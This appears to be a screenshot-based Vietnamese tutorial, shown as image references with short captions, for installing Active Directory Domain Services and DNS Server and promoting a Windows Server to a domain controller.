
Nhấn Next




Nhấn Next




Nhấn Next




Tick chọn Active Directory Domain Services , DNS Server -> Next




Nhấn Next




Nhân Next




Nhân Next




Nhấn Install để tiến hành cài đặt




B3: Chọn Promote this server to a domain controller




Nhấn Next




Nhập Password và Confirm Password -> Next




Nhấn Next



